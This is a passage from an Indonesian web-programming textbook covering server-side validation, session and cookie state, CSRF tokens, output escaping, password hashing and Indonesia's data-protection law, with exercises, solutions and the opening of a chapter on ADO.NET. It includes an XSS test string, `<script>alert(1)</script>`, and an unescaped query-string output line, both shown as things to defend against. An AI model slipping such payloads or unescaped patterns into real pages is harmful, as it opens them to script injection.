Setiap *track* membuat pelanggan C0257 dengan nomor ponsel yang diketik sebagai `+62 812-3456-7890` disimpan dalam format Laundry `0812-3456-7890` dan *hash* kata sandi dalam format Laundry `pbkdf2_sha256$600000$…`, serta nota B2954 dan B2955 di rak B09 dan B10 pada gerai O01, diterima oleh kasir yang bertugas, E0004, dengan jumlah yang dihitung server — Rp 40.000

dan Rp 35.000. Setiap *track* menulis dua baris log status, dan `foreign_key_check` milik SQLite serta pemeriksaan menyeluruh atas berkas basis datanya tidak menemukan kesalahan. **Tabel 14.6** menjajarkan keempat implementasi.

Tabel 14.6 Keempat *track* bab ini, tugas demi tugas. Tugasnya sama; hanya namanya yang berubah.

Tugas	Razor Pages	PHP	Java HttpServer	Flask
Mendeklarasikan aturan	Atribut pada model	Pernyataan `if`	Pernyataan `if`	Pernyataan `if`
Pemeriksaan peramban	*Unobtrusive*, dari `data-val-*`	tidak ada	tidak ada	tidak ada
Penyimpanan sesi	*Distributed memory cache*	Berkas	`ConcurrentHashMap` yang ditulis sendiri	*Cookie* bertanda tangan itu sendiri
Cookie sesi	`.Laundry.Session`	`LAUNDRY_SESSID`	`LAUNDRYSID`	`laundry_session`
Pesan *flash*	`TempData`	Daftar di `$_SESSION`	Daftar di sesi	`flash()`
Application state	*Singleton*, `IMemoryCache`	Berkas di bawah `flock`	`AtomicInteger`, *map* yang di-*cache*	Variabel modul di bawah `Lock`
Perlindungan CSRF	*Antiforgery*, otomatis	Token di sesi dan *hidden field*	Token di sesi dan *hidden field*	Token di sesi dan *hidden field*
Data	Di memori dari CSV (SQLite opsional)	SQLite, PDO	SQLite, JDBC	SQLite, `sqlite3`

14.12 Keamanan dan Data Pribadi

Segala sesuatu yang diingat aplikasi web adalah sasaran atau beban, dan biasanya keduanya. Subbab ini mengumpulkan aturan-aturan yang telah diterapkan bab ini, menambahkan alasannya, dan menghubungkannya dengan hukum Indonesia.

Id sesi adalah kredensial: siapa pun yang menunjukkannya *adalah* sesi itu. Buatlah panjang dan acak (128 bit atau lebih; *track* Java memakai 256); kirimkan hanya di *cookie* yang ditandai `HttpOnly`, `Secure`, dan `SameSite`, tidak pernah di alamat; akhiri sesi yang diam (20 menit di sini, 8 jam untuk karyawan Laundry yang login); dan **terbitkan id baru ketika hak akses berubah**, terutama saat login — `changeSessionId()` di *servlet*, `session_regenerate_id(true)` di PHP — agar id yang ditanam sebelum login tidak berguna lagi. Jangan pernah mencetak atau mencatat id sesi [16].

***Cross-site request forgery* (CSRF).** Halaman di situs lain dapat berisi formulir yang mengirim POST ke `http://127.0.0.1:9401/bills/draft`, dan skrip yang mengirimkannya. Jika peramban menempelkan *cookie* sesi Anda, permintaan itu tiba di server Anda tampak persis seperti milik kasir sendiri. Dua pertahanan saling menumpuk. `SameSite=Lax` mencegah peramban menempelkan *cookie* pada POST lintas situs. Dan **token antiforgery** — nilai acak yang disimpan di sesi (atau *cookie*) dan diulang di *hidden field* setiap formulir — membuktikan bahwa POST itu datang dari halaman yang digambar server Anda, karena situs lain dapat membuat peramban *mengirim* permintaan tetapi tidak dapat *membaca* halaman Anda untuk mengetahui tokennya. Razor Pages mengerjakan keduanya secara otomatis [17]; *track* lain mengerjakannya dengan tangan, masing-masing dalam belasan baris.

Jangan pernah memercayai *state* dari klien. *Hidden field*, *query string*, dan *cookie* semuanya masukan, dan semuanya divalidasi ketika tiba di bab ini: id pelanggan tersembunyi terhadap sesi,

cookie gerai terhadap basis data, id pelanggan di *query string* terhadap tabel pelanggan. Harga, total, peran, dan izin *tidak pernah* diambil dari klien.

Lakukan *escape* saat menampilkan. Nama yang diketik di formulir pelanggan akan ditampilkan di halaman draf, di pesan *flash*, dan di struk. `@` milik Razor, `{{ }}` milik Jinja2, `e()` milik *track* PHP, dan `esc()` milik *track* Java semuanya mengubah `<` menjadi `<`, sehingga nama seperti `<script>alert(1)</script>` ditampilkan sebagai teks. **Kode 14.26** memperlihatkan halaman yang lupa melakukannya.

Buat *hash* kata sandi; jangan pernah menyimpan, menampilkan, atau mengirimkannya kembali. Kata sandi daring yang opsional hanya disimpan sebagai *hash* PBKDF2-HMAC-SHA256 dengan 600.000 iterasi dan *salt* acak 16 *byte*, dalam format Laundry. Formulir tidak pernah menampilkan ulang kata sandi setelah POST yang gagal — `password sent back: no` pada keluaran uji — dan tidak ada *track* yang mencatatnya.

Kumpulkan hanya yang diperlukan, simpan hanya selama diperlukan. Di sinilah undang-undang pelindungan data pribadi Indonesia berlaku. **UU PDP No. 27/2022** [18] memperlakukan nama, tanggal lahir, alamat, nomor telepon, dan alamat e-mail sebagai data pribadi, dan semuanya melewati formulir pelanggan bab ini. Prinsip-prinsip undang-undang itu menjadi keputusan rancangan, yang dikumpulkan pada **Tabel 14.7**.

Tabel 14.7 Prinsip-prinsip UU PDP No. 27/2022 sebagai keputusan rancangan di meja depan Laundry.

Prinsip UU PDP	Artinya di konter Laundry	Di mana dalam bab ini
Dasar pemrosesan yang sah dan tujuan yang jelas	Data pelanggan dikumpulkan untuk menjalankan layanan laundry dan memberi tahu pelanggan bahwa cuciannya siap	Formulir pelanggan; nomor ponsel wajib karena memang dipakai
Minimisasi data	Kumpulkan dan bawa tidak lebih daripada yang diperlukan tujuan	Draf menyimpan id dan rak, bukan nama atau nomor telepon; pesan *flash* tidak memuat telepon atau alamat
Akurasi	Data harus benar dan dijaga tetap benar	Validasi; nomor telepon disimpan dalam satu bentuk baku agar dapat dicari dan dikoreksi
Keamanan pemrosesan	Lindungi data dari akses, perubahan, dan kehilangan yang tidak sah	Validasi sisi server, parameter SQL terikat, *escape*, *cookie* `HttpOnly`/`Secure`/`SameSite`, token CSRF, kata sandi ber-*hash*
Retensi terbatas	Simpan data hanya selama diperlukan	Sesi berakhir setelah 20 menit tanpa aktivitas; draf dihapus ketika dikonfirmasi; *cookie* menyimpan preferensi, bukan orang
Hak subjek data	Pelanggan dapat melihat dan mengoreksi datanya	Data pelanggan tinggal di basis data, tempat ia dapat ditemukan, ditampilkan, dan dikoreksi, bukan tersebar di *cookie* dan *cache*
Transparansi	Orang mengetahui apa yang disimpan tentang dirinya dan mengapa	Halaman gerai menyatakan bahwa sebuah *cookie* disimpan selama 30 hari

Pokok terdalam **Tabel 14.7** adalah pilihan *di mana state* tinggal. Data pribadi yang disimpan di sesi sisi server lenyap setelah 20 menit tanpa aktivitas; data yang sama di *cookie* persisten tinggal di komputer konter bersama selama berminggu-minggu, dan data yang sama di *query string* tersalin ke setiap log yang dilewatinya. Memilih mekanisme *state* berarti memilih di mana data pribadi akan berada, berapa lama, dan siapa yang dapat melihatnya — persis pertanyaan yang diajukan undang-undang itu.

14.13 Profitina dalam Praktik

Profitina adalah *platform* visibilitas AI yang dibangun di Surabaya dan berjalan di lingkungan produksi di `app.profitina.com`. Profitina mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin jawab AI — *Generative Engine Optimization*, GEO — dan membantu memperbaiki apa yang ditemukannya. Profitina adalah aplikasi Python di atas FastAPI dan PostgreSQL dengan model Qwen2.5 lokal melalui Ollama, dan kedua paruh bab ini menopang bebannya.

Validasi di tepi, selalu di server. Sebuah pemindaian dimulai dari alamat yang diketik pengguna, dan sebuah kiriman komunitas dimulai dari teks yang ditulis pengguna. Keduanya divalidasi di server sebelum hal lain terjadi: bentuk alamat, panjang teks, dan — untuk setiap tautan yang dikirim ke komunitas — penyaringan Link Safety, pemeriksaan berbasis aturan yang menggabungkan beberapa sinyal untuk menangkap tautan penipuan. Pemeriksaan sisi klien ada demi kenyamanan, dan tidak satu pun dipercaya.

***State* dipilih menurut cakupan dan masa hidup.** Siapa yang sedang masuk adalah urusan sesi; tren skor mingguan sebuah merek adalah urusan basis data, karena harus bertahan lebih lama daripada sesi mana pun; batas per tingkat langganan dan konfigurasi yang di-*cache* adalah urusan aplikasi. *Dashboard* mengumpulkan notifikasi, kanal yang diikuti, dan peringkat dalam satu permintaan, dan setiap bagiannya berasal dari tempat yang masa hidupnya sesuai.

Antarmuka yang optimistis, server yang jujur. Sebuah kiriman komunitas muncul saat itu juga begitu dikirim — *state* sisi klien yang *mengandaikan* keberhasilan — dan jika server menolak, teksnya dikembalikan. Server tetap satu-satunya hakim, seperti pada **Gambar 14.1**.

Data pribadi sebagai fitur. Kata sandi hanya disimpan sebagai *hash* Argon2id; persetujuan dinyatakan secara eksplisit; login dibatasi lajunya; dan pengguna dapat mengekspor datanya, mengganti e-mail atau kata sandinya, dan menghapus akunnya seluruhnya — kewajiban UU PDP yang diubah menjadi tombol. *Hash* PBKDF2, *cookie* `HttpOnly`, dan sesi yang kedaluwarsa di Laundry adalah disiplin yang sama dalam skala ruang kelas.

Seperti biasa, studi kasus yang dapat dijalankan adalah **Profitina Laundry**, bukan produk yang sebenarnya. Yang terbawa adalah bentuknya: validasi setiap masukan di server, simpan setiap potong *state* di tempat yang cakupan dan masa hidupnya sesuai, dan jangan pernah membiarkan peramban memutuskan apa yang harus diketahui server.

14.14 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memvalidasi hanya di peramban. Satu perintah `curl` melewatinya. Setiap aturan harus ada di server; salinan di peramban bersifat opsional.

Lupa `Page.IsValid` atau `ModelState.IsValid`. Validator melapor; mereka tidak menghentikan *handler*. Periksa penandanya sebelum menyimpan apa pun.

***Range validator* atau *compare validator* tanpa `Type`.** Tanpa `Type="Integer"`, `"9"` lebih besar daripada `"18"`. Selalu nyatakan tipenya.

Mengandalkan *regular expression* untuk menolak masukan kosong. Di Web Forms maupun di *data annotation*, nilai kosong lolos dari setiap aturan kecuali “wajib”. Pasangkan keduanya.

Properti yang tidak *nullable* pada model masukan. Tanggal kosong menjadi `0001-01-01` dan angka kosong menjadi `0`, diam-diam. Pakailah `DateOnly?` dan `int?` dengan `[Required]`.

Memercayai *hidden field*, *cookie*, atau *query string*. Semuanya masukan. Validasi ketika tiba; jangan pernah membaca harga, total, atau peran darinya.

Mencetak nilai *query string* tanpa *escape*. `<%= Request.QueryString["name"] %>` adalah *cross-site scripting*. Pakailah `<%: %>`, `@` milik Razor, atau fungsi *escape*.

Menampilkan halaman secara langsung setelah POST yang berhasil. *Reload* mengulang POST dan membuat pelanggan kedua. Alihkan.

Mengubah objek yang dibaca dari sesi ASP.NET Core tanpa menuliskannya kembali. Sesi menyimpan teks JSON, bukan objek Anda. Panggil `Set` lagi.

`UseSession()` sesudah `MapRazorPages()`, atau tidak sama sekali. Halaman lalu melempar "Session has not been configured". Urutan di *pipeline* penting.

***Application state* yang tidak aman.** `count++` pada *field* bersama kehilangan penambahan ketika beban tinggi. Pakailah `Interlocked`, `AtomicInteger`, kunci, atau `flock`.

Data pribadi atau rahasia di sesi Flask, *cookie*, atau *view state*. Ketiganya dapat dibaca siapa pun yang memegang perambannya. Bertanda tangan tidak sama dengan terenkripsi.

***Cookie* tanpa `HttpOnly`, `Secure`, dan `SameSite`.** Setel ketiganya kecuali ada alasan khusus untuk tidak melakukannya.

Mengharapkan PHP menerima `Input.Name`. Nilainya tiba sebagai `$_POST['Input_Name']`.

Menaruh id sesi di alamat. Id itu bocor lewat log dan *header* `Referer`. Hanya *cookie*.

14.15 Ringkasan Bab

Data buruk bisa tidak berguna, tidak terautentikasi, atau saling bertentangan (**Tabel 14.1**). Peramban dapat menangkap sebagian jenis pertama; hanya server yang dapat menangkap dua jenis lainnya, karena hanya server yang tahu nilai seharusnya (**Gambar 14.1**).

Validasi sisi klien adalah kesopanan; validasi sisi server adalah hukum. Program uji mengirim formulir yang salah tanpa peramban sama sekali, dan server menangkap ketujuh masalahnya.

Validator Web Forms (**Tabel 14.2**) — `RequiredFieldValidator`, `CompareValidator`, `RangeValidator`, `RegularExpressionValidator`, `CustomValidator`, dan `ValidationSummary` — berjalan di peramban dan di server, dan melapor ke `Page.IsValid`, yang harus diperiksa *handler* (**Kode 14.10**, **Kode 14.11**).

Razor Pages menulis aturan sebagai *data annotation* pada model masukan (**Kode 14.17**); *model binding* dan validasi mengisi `ModelState` sebelum *handler* berjalan (**Kode 14.20**); *tag helper* menggambar *field*, pesan, dan atribut `data-val-*` (**Kode 14.21**); skrip *unobtrusive* mengubahnya menjadi pemeriksaan peramban (**Gambar 14.12**). `ValidationAttribute` khusus dengan `IClientModelValidator` mengenali nomor ponsel Indonesia di kedua sisi (**Tabel 14.3**, **Kode 14.19**, **Kode 14.22**); `IValidatableObject` dan `ModelState.AddModelError` menambahkan aturan yang memerlukan tanggal hari ini atau basis data.

HTTP lupa (**Gambar 14.13**). *State* disimpan di klien — *view state*, *control state*, *hidden field*, *query string*, *cookie* — atau di server — sesi, TempData, *application state* dan *cache*, *profile* dan basis data (**Gambar 14.15**, **Gambar 14.16**). Pilihlah menurut cakupan dan masa hidup (**Gambar 14.17**, **Tabel 14.4**).

Cookie memerlukan `HttpOnly`, `Secure`, dan `SameSite` (**Tabel 14.5**); *cookie* adalah preferensi yang diperiksa setiap kali dibaca (**Kode 14.32**). **Sesi** menyimpan data di server di balik id acak dalam *cookie* (**Gambar 14.23**, **Kode 14.44**). **TempData dan pesan *flash*** membawa pesan melewati satu pengalihan, dan **Post/Redirect/Get** membuat pemuatan ulang tidak berbahaya (**Gambar 14.25**). ***Application state*** dipakai bersama dan harus aman terhadap *thread* (**Kode 14.40**, **Kode 14.41**).

Meja depan yang sama berjalan dengan empat cara (**Tabel 14.6**) dan satu uji kotak hitam membuktikan keempatnya identik. **Keamanan dan UU PDP No. 27/2022** menentukan di mana data pribadi boleh tinggal dan berapa lama (**Tabel 14.7**).

Untuk daftar risiko web yang lebih luas, yang dilawan oleh validasi dan manajemen *state*, lihat OWASP Top 10 [19].

14.16 Soal Latihan

14.1 Golongkan masing-masing sebagai tidak berguna, tidak terautentikasi, atau saling bertentangan, dan sebutkan di mana ia dapat ditangkap: alamat e-mail `rina@`; `outlet=O09` yang dikirim; draf dengan dua baris di rak `A05`; id pelanggan `C0001` di *hidden field* draf yang dibuka untuk `C0257`; tanggal lahir di tahun 2031.

14.2 Sebuah `CompareValidator` memiliki `Operator="GreaterThan"`, `ValueToCompare="18"`, dan tanpa `Type`. Apa katanya tentang 9, 18, 19, dan 200? Lalu tambahkan `Type="Integer"` dan jawab lagi.

14.3 Terapkan aturan **Tabel 14.3** dengan tangan pada `+62-857.0000.1234`, `6208123456789`, `0812 3456 78901`, dan `(031) 555 0199`. Mana yang diterima, dan bagaimana masing-masing disimpan?

14.4 Seseorang mengusulkan atribut Razor Pages `[RackAvailable]` untuk aturan “rak sudah terpakai”. Jelaskan mengapa itu bukan gagasan yang baik, dan sebutkan di mana aturan itu seharusnya berada.

14.5 Pada *track* Razor Pages yang sedang berjalan, matikan JavaScript di peramban (atau pakai `curl`) lalu kirim formulir pelanggan dengan nomor `021-555-0199`. Status dan pesan apa yang kembali? Lalu lakukan hal yang sama di *track* PHP.

14.6 Hapus `ValidateComplexTypesIfChildValidationFails = true` dari **Kode 14.16**, bangun ulang, lalu kirim lagi formulir pelanggan yang salah dari Subbab 14.2.4. Berapa pesan yang kembali, dan mana yang hilang? Mengapa?

14.7 Pada **Kode 14.27**, telusuri nilai `ViewState["Name"]` dan label melalui: GET pertama; *postback* dengan *Hi*; *postback* dengan kotak dikosongkan.

14.8 Buka lab state di dua peramban dan buat permintaan berikut secara berurutan: A GET, A GET, B GET, A mengirim formulir, B mengikuti tautan, A mengikuti tautan. Tuliskan kelima penghitung setelah setiap permintaan, lalu periksa di *track* mana pun.

14.9 Pada **Kode 14.38**, hapus baris `HttpContext.Session.Set(Key, draft);` di dekat akhir `OnPost`. Apa yang dilihat kasir setelah menambahkan baris, dan mengapa?

14.10 Hapus pengalihan di akhir POST pelanggan yang berhasil pada *track* Flask dan gambar halaman draf secara langsung. Daftarkan seorang pelanggan, lalu tekan *Reload* dan setujui. Apa yang terjadi di basis data?

14.11 Tentukan di mana menyimpan masing-masing hal berikut, dengan memakai **Gambar 14.17**, dan beri alasannya: bahasa yang dipilih pelanggan untuk halaman status; jumlah nota yang dibuat hari ini di sebuah gerai, yang ditampilkan di setiap konter; langkah dari *wizard* "karyawan baru" tiga langkah; daftar layanan yang sedang promosi; keluhan seorang pelanggan.

14.12 Dengan `tests/peek_cookies.py` atau *developer tools* peramban, lihat *cookie* sesi *track* Flask setelah menambahkan dua baris ke draf. Apa yang dapat Anda baca? Ubah satu karakter lalu kirim *cookie* itu kembali: apa yang dilakukan Flask? Apa yang akan Anda ubah sebelum menyimpan nomor telepon pelanggan di sesi itu?

14.17 Penyelesaian Soal Latihan

14.1 `rina@` tidak berguna (bentuknya salah): ditangkap pola di peramban dan di server. `outlet=O09` tidak terautentikasi: hanya server, yang mengenal gerai-gerainya, yang dapat menolaknya. Dua baris di `A05` saling bertentangan: server membandingkannya dengan draf di sesi. `C0001` di *hidden field* tidak terautentikasi: server membandingkannya dengan draf di sesi lalu menolak. Tanggal lahir di 2031 bertentangan dengan tanggal hari ini: `Validate` di server, karena aturan peramban di bab ini hanya memeriksa bahwa tanggal sudah diisi.

14.2 Tanpa `Type`, perbandingannya antar-*string*. `"9" > "18"` benar, karena karakter `9` datang sesudah `1`; `"18" > "18"` salah; `"19" > "18"` benar; `"200" > "18"` benar, karena `2` datang sesudah `1`. Jadi 9 keliru diterima. Dengan `Type="Integer"`: 9 ditolak, 18 ditolak (tidak *lebih besar*), 19 dan 200 diterima.

14.3 `+62-857.0000.1234` → buang pemisah: `+6285700001234` → awalan: `085700001234` → 12 angka, cocok → `0857-0000-1234`. `6208123456789` → awalan `62` diganti: `008123456789` → tidak diawali `08`: ditolak (orang itu mengetik `0` lokal sesudah kode negara). `0812 3456 78901` → `0812345678901`, 13 angka, cocok → `0812-3456-78901`. `(031) 555 0199` → `0315550199` → diawali `03`, telepon rumah Surabaya: ditolak.

14.4 Sebuah atribut menerima satu nilai dan tidak tahu apa pun tentang gerai, basis data, atau baris lain dalam draf, dan ia berjalan selama *model binding*, sebelum *handler* memuat apa pun. Atribut itu terpaksa menjangkau basis data dari konteks statis, dan sama sekali tidak dapat menghasilkan paruh peramban. Aturan itu tempatnya di *handler*, sesudah atribut, sebagai `ModelState.AddModelError` yang memakai penyimpanan data dan gerai — seperti pada **Kode 14.38**.

14.5 Status 422 dan butir ringkasan *Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890. Track* PHP menjawab persis sama, meskipun sama sekali tidak memiliki validasi sisi klien: aturan server-nya adalah aturan yang sama.

14.6 Enam pesan; pesan tanggal lahir hilang. Secara bawaan, `Validate` milik `IValidatableObject` tidak dipanggil jika sebuah atribut properti sudah gagal, sehingga tanggal di masa depan baru dilaporkan setelah enam masalah lainnya diperbaiki. Opsi itu meminta semua masalah sekaligus.

14.7 GET pertama: `ViewState["Name"]` bernilai `null`, sehingga ia dan label menjadi *No Value in View State*. *Postback* dengan *Hi*: *view state* dipulihkan, tidak `null`, sehingga keduanya menjadi *Hi*. *Postback* dengan kotak kosong: dipulihkan sebagai *Hi*, sehingga cabang pertama menyalin kotak yang kosong dan keduanya menjadi *string* kosong — yang tetap bukan `null`, sehingga *postback* berikutnya terus menyalin kotak.

14.8 Setelah A GET: app 1, session 1, cookie 1, hidden 0, query 0. A GET: 2, 2, 2, 0, 0. B GET: 3, 1, 1, 0, 0. A POST: 4, 3, 3, 1, 0. B tautan (`?count=1`): 5, 2, 2, 0, 1. A tautan (`?count=1`): 6, 4, 4, 0, 1. Aplikasi menghitung setiap permintaan dari kedua peramban; sesi dan *cookie* menghitung setiap peramban secara terpisah; *hidden* dan *query* hanya bergerak bersama jenis permintaannya sendiri.

14.9 *Handler* mengalihkan, GET membaca draf dari sesi, dan baris baru tidak ada di sana: objek draf diubah di memori, tetapi sesi masih memegang teks JSON yang lama. Halaman menampilkan baris-baris lama, seolah-olah kasir tidak melakukan apa pun.

14.10 Halaman menampilkan draf, tetapi permintaan terakhir peramban adalah POST. *Reload* meminta pengiriman ulang formulir; menyetujuinya mengirim POST lagi, formulirnya masih valid, dan pelanggan kedua, C0258, dengan nama dan nomor telepon yang sama pun terbuat. Post/Redirect/Get mencegahnya.

14.11 Bahasa halaman status: *cookie* (preferensi satu peramban yang berumur panjang dan bukan rahasia). Nota yang dibuat hari ini: basis data, mungkin di-*cache* selebar aplikasi selama semenit. Langkah *wizard*: *hidden field* atau *query string* (satu formulir; server tetap memvalidasi setiap langkah). Layanan yang sedang promosi: *cache* aplikasi. Keluhan: basis data — ia harus bertahan, dan sebagai data pribadi ia tempatnya di mana ia dapat dilindungi, dikoreksi, dan dihapus.

14.12 *Cookie* yang didekode menunjukkan `_permanent`, `csrf`, dan `draft` beserta id pelanggan dan baris-barisnya. Mengubah satu karakter merusak tanda tangan: Flask mengabaikan *cookie* itu dan memulai sesi kosong, sehingga draf lenyap dan POST berikutnya ditolak dengan 400 (token CSRF tidak lagi cocok). Sebelum menyimpan nomor telepon, simpanlah sesi di server agar *cookie* hanya membawa id — atau lebih baik, jangan taruh nomor telepon di sesi sama sekali: nomor itu sudah ada di basis data.

Daftar Pustaka

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., “HTTP Semantics,” IETF RFC 9110, Jun. 2022.

[2] OWASP Foundation, *Input Validation Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[3] Microsoft, *Validation ASP.NET Controls* and *Validating User Input in ASP.NET Web Pages* (ASP.NET 4.x documentation). [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/aspnet/

[4] Microsoft, *Model validation in ASP.NET Core MVC and Razor Pages*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/models/validation

[5] International Telecommunication Union, *ITU-T Recommendation E.164: The international public telecommunication numbering plan*. Geneva, Switzerland: ITU, 2010.

[6] J. Zaefferer et al., *jQuery Validation Plugin Documentation*. [Online]. Available: https://jqueryvalidation.org/documentation/

[7] WHATWG, *HTML Living Standard*, Section 4.10 “Forms”: constraint validation. [Online]. Available: https://html.spec.whatwg.org/multipage/forms.html

[8] Microsoft, *ASP.NET State Management Overview* (ASP.NET 4.x documentation). [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/aspnet/75x4ha6s(v=vs.100)

[9] A. Barth, “HTTP State Management Mechanism,” IETF RFC 6265, Apr. 2011.

[10] S. Bingler, M. West, and J. Wilander, Eds., “Cookies: HTTP State Management Mechanism,” IETF Internet-Draft draft-ietf-httpbis-rfc6265bis, work in progress.

[11] Microsoft, *Session and state management in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/app-state

[12] The PHP Group, *PHP Manual: Session Handling* and *setcookie*. [Online]. Available: https://www.php.net/manual/en/book.session.php

[13] Oracle Corporation, *Package com.sun.net.httpserver* (Java SE 21 API documentation). [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[14] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[15] Pallets Projects, *Flask Documentation (3.1.x)*: Sessions and Message Flashing. [Online]. Available: https://flask.palletsprojects.com/

[16] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[17] Microsoft, *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[18] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[19] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

Bab 15
ADO.NET dan Lapisan Data

Setelah menyelesaikan bab ini, Anda akan tahu bagaimana sebuah program .NET berbicara dengan basis data, dari *connection string* pertama sampai `Commit()` terakhir, dan Anda akan mampu membangun bagian aplikasi web yang tidak dilihat siapa pun tetapi diandalkan oleh semua orang: **lapisan data** (*data layer*). Anda akan mempelajari dua cara kerja ADO.NET — cara *terhubung* (*connected*), dengan koneksi, perintah, parameter, dan DataReader yang mengalirkan baris satu demi satu, serta cara *terputus* (*disconnected*), dengan DataAdapter yang mengisi sebuah DataSet berisi DataTable yang hidup di memori, mengingat setiap perubahan, lalu menuliskannya kembali belakangan. Anda akan menjalankan, bukan sekadar membaca, sebuah DataSet yang dibangun dengan tangan, sebuah DataRow yang melewati setiap keadaannya, sebuah DataView yang mengurutkan dan mencari, sebuah DataSet yang diubah menjadi XML dan kembali lagi, serta seluruh basis data Profitina Laundry yang disimpan di memori lengkap dengan kunci dan relasinya. Anda akan melihat mengapa transaksi ada, dan Anda akan menulis operasi yang dilakukan setiap binatu puluhan kali sehari — membuat nota, pembayaran pertamanya, dan catatan log status pertamanya — sedemikian rupa sehingga ketiga baris itu tertulis semuanya atau tidak satu pun. Anda akan menulis sebuah *stored procedure* (prosedur tersimpan) di MySQL lalu memanggilnya; Anda akan menyaksikan *SQL injection* menyerahkan seisi tabel kepada orang yang salah, lalu menyaksikan parameter menghentikannya. Semua itu akan Anda letakkan di balik satu antarmuka, sebuah *repository*, dan Anda akan melihat antarmuka yang sama diimplementasikan di atas DataSet, di atas penyedia ADO.NET mana pun, dan sekali lagi dalam PHP dengan PDO, dalam Java dengan JDBC, serta dalam Python dengan `sqlite3`, masing-masing dengan pengujiannya. Terakhir, Anda akan berkenalan dengan Entity Framework Core, *object–relational mapper* yang dipakai sebagian besar aplikasi .NET baru sebagai pengganti menulis SQL dengan tangan, dan Anda akan tahu kapan memakainya dan kapan tidak.

15.1 Posisi Kita Saat Ini

Bab 5 mengajarkan SQL dari nol pada basis data Profitina Laundry: tujuh tabel, kunci, *join*, `GROUP BY`, transaksi pertama, dan PHP yang berbicara dengan MySQL melalui `mysqli` lalu melalui PDO dengan *prepared statement*. Bab 7 melakukan hal yang sama dalam Java, dengan JDBC dan sebuah *Data Access Object* di belakang *servlet*. Bab 9 membawa ASP.NET ke panggung, mula-mula sebagai model Web Forms dari dekade 2000-an lalu sebagai ASP.NET Core Razor Pages di atas .NET 10. Bab 13 menampilkan data di halaman dengan GridView dan bentuk modernnya di Razor, dan Bab 14 memvalidasi apa yang diketik pengunjung serta menyimpan *state* di antara permintaan.

Dalam setiap bab itu data datang dari suatu tempat, dan halaman tinggal memakainya. Bab ini membuka kotak tersebut. Inilah bab ASP.NET tentang *dari mana data berasal*, dan teknologinya adalah **ADO.NET**, bagian .NET yang telah mengerjakan tugas ini sejak 2002.

Tiga pertanyaan menata bab ini.

Apa itu ADO.NET, dan mengapa ia punya dua bagian? Subbab 15.2 sampai 15.9 menjawabnya. Ada bagian terhubung — buka, tanya, baca, tutup — yang dipakai setiap halaman web, dan ada bagian terputus, sebuah basis data kecil di memori bernama DataSet, yang dirancang untuk dunia

program desktop dan jaringan lambat, dan yang sampai kini masih mengajarkan lebih banyak tentang data daripada bagian .NET mana pun. Kedua bagian itu berjalan dalam bab ini hanya dengan .NET 10 SDK.

Bagaimana beberapa operasi tulis menjadi satu tindakan? Subbab 15.5, 15.10, dan 15.12 menjawabnya, dengan transaksi di ADO.NET, di *stored procedure* MySQL, dan di sebuah *repository*. Contoh yang dipakai sepanjang bab adalah momen paling biasa di binatu: seorang pelanggan menyerahkan lima kilogram kemeja, membayar Rp 20.000 dari Rp 40.000 sekarang juga, lalu pulang membawa nota. Tiga baris, satu tindakan.

Di mana SQL seharusnya tinggal, dan siapa yang boleh memasukkan teks ke dalamnya? Subbab 15.11 dan 15.12 menjawabnya: di satu lapisan, di balik satu antarmuka, dengan setiap nilai dikirim sebagai parameter. Subbab 15.11 memperlihatkan dengan tepat apa yang terjadi bila aturan itu dilanggar.

> **WAWASAN KUNCI.** Sebuah halaman tidak boleh membuka koneksi basis data. Halaman seharusnya mengajukan pertanyaan kepada lapisan data dalam bahasa usaha binatu — "buat nota ini", "berapa sisa tagihan B2954?" — lalu menerima jawaban atau satu kalimat yang menjelaskan mengapa tidak bisa. Semua yang diajarkan bab ini tentang koneksi, perintah, *reader*, DataSet, dan transaksi tinggal *di dalam* lapisan itu, dan karena itulah Anda dapat mengubah semuanya tanpa menyentuh satu halaman pun.

15.1.1 Apa yang dijalankan dalam buku ini, dan apa yang tidak

